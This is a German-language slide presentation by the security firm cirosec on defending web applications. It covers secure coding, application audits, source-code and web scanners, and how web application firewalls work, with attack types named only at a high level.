
cirosec

Realität: Löcher auf Applikationsebene und Interne Angreifer



cirosec


Sicherheit auf höheren Ebenen



cirosec

Sicherheit auf höheren Ebenen

Neuen Gefahren kann nicht mit
alten Technologien begegnet werden



Bekämpfung der Ursachen

- Sichere Programmierung
- Sichere Architektur
- Sicherer Betrieb
- Regelmäßige Prüfungen

Bekämpfung der Auswirkungen

- Neue Technologien und Produkte

1. Bekämpfung der Ursachen


cirosec

Codierungsrichtlinien für sichere Entwicklung


- Meist umfangreiche Werke
- Sollten mit den Entwicklern gemeinsam erarbeitet werden
  - Sensibilisierung ist hier sehr wichtig
  - z.B. Training + Workshop
- Unterstützung durch Werkzeuge bei der Entwicklung
  - Quellcode-Scanner mit guter Erklärungskomponente

cirosec

Lines of Code Vergleich



MyApp
250.000 LoC



** estimate, based on line counts in JBoss, a competing open-source J2EE application server*

cirosec


Lines of Code Vergleich

MyApp
250.000 LoC


BEA WebLogic*
>10M LoC

cirosec

Lines of Code Vergleich



MyApp
250.000 LoC



cirosec

Sichere Programmierung ist keine vollständige Lösung

- Begrenzter Einfluss durch Ausführung von Fremdcode
  - Plattformen, Portale und Backendsysteme
  - Einbindung Programm-Bibliotheken

- Menschliches Fehlerpotential
  - Die Programmierung von Filtern zur Überprüfung von Benutzereingaben ist sehr komplex und erfordert tiefes KnowHow

cirosec

2. Prüfung der Sicherheit

cirosec

Auditierung von Applikationen

- Während der Entwicklung
  - Prüfwerkzeuge innerhalb Entwicklungsumgebung
  - Unterstützung für den Entwickler statt Audit
- Während der QA bzw. Testphase
  - Sicherheit ist ein Teil der Qualität
  - Sicherheits-Tests zusammen mit den funktionalen Tests durchführen
- Vor Produktivgang oder im Betrieb
  - Durch Sicherheitsexperten

Auditierung von Web-Applikationen

- Von Außen
  - Manipulation der angezeigten Seiten
  - Aushebeln der Session-Verwaltung
  - Zugriff auf geschützte Bereiche der Applikation
  - Auslesen vertraulicher Daten
  - Ausführen von Befehlen auf dem Webserver / Transaktionen auf dem Backend
  - Etc.
- Von Innen
  - Am Quellcode, auch bei SAP sinnvoll


cirosec

Beispiele für automatisierbare Prüfungen von Außen

- Möglicher Zugriff auf
  - Standard-Verzeichnisse
  - Backup- oder Konfig-Dateien
- Spezielle Eingaben lösen Aktionen aus
  - <script> wird wieder ausgegeben
  - Sonderzeichen führen zu Fehlermeldung
    - Internal server error
    - ODBC Error
- usw.

cirosec

Applikations-Audits



Analyse aller Webseiten, Formulare und Script-Funktionen eines Servers

Web-Appl. Analyse

Suche nach Servern und dort nach Diensten mit bekannten Fehlern


Klassischer Scanner

cirosec

Eigener Einsatz der Tools

- Je früher Probleme gefunden werden, umso weniger kostet die Behebung
- Aufdecken der Probleme möglichst früh
  - Entwicklungsbegleitend
  - Integriert in die Testphase
- Tools integrieren sich in Entwicklungs- und Test-Umgebungen
  - Visual Studio
  - Eclipse
  - Etc.

Marktüberblick Web Scanner




cirosec

Source-Code-Scanner

- Früher reine Kommandozeilen-Werkzeuge für C
- Heute komfortable grafische Werkzeuge
  - Unterstützung mehrerer Sprachen
- Hersteller (Auswahl)
  - Fortify Software
  - IBM (OunceLabs)
  - Coverity
  - Art of Defence (OEM von Armorize)

Marktüberblick Quellcode Scanner



cirosec

3. Bekämpfung der Auswirkungen

WAFs und ihre Funktionsweise

cirosec


Anwendungsfälle für WAFs

- Zentrale Schutzfunktion vor allen kritischen Web-Applikationen
  - Schwachstellen evt. nicht bekannt
- Überbrückung bis Schwachstellen in individuellen Applikationen behoben sind
- Schutz von Standard Applikationen mit bekannten Schwachstellen
  - z.B. SAP, Navision, sonstige ERP / CRM Systeme
  - Behebung durch den Hersteller funktioniert nicht

Typische WAF Funktionen

- Security Funktionen
  - SSL Verarbeitung
  - Traffic Normalisierung
  - Authentisierung / Autorisierung
  - Filtern von URLs, Parametern und Headern
    - Whitelists und Blacklists
  - Schutz von Sessionabhängigen Werten / Optionen
  - Ausgabefilterung
- Meist gekoppelt mit
  - Load Balancing
  - HTTP Optimierung / Kompression
  - Caching

Marktentwicklung bei WAFs



Zusammenfassung

- Web-Applikationssicherheit ist und bleibt ein aktuelles Thema
  - Neue Web-Techniken und neue Angriffstechniken
    - AJAX Angriffe, CSRF, XPath Injection, …
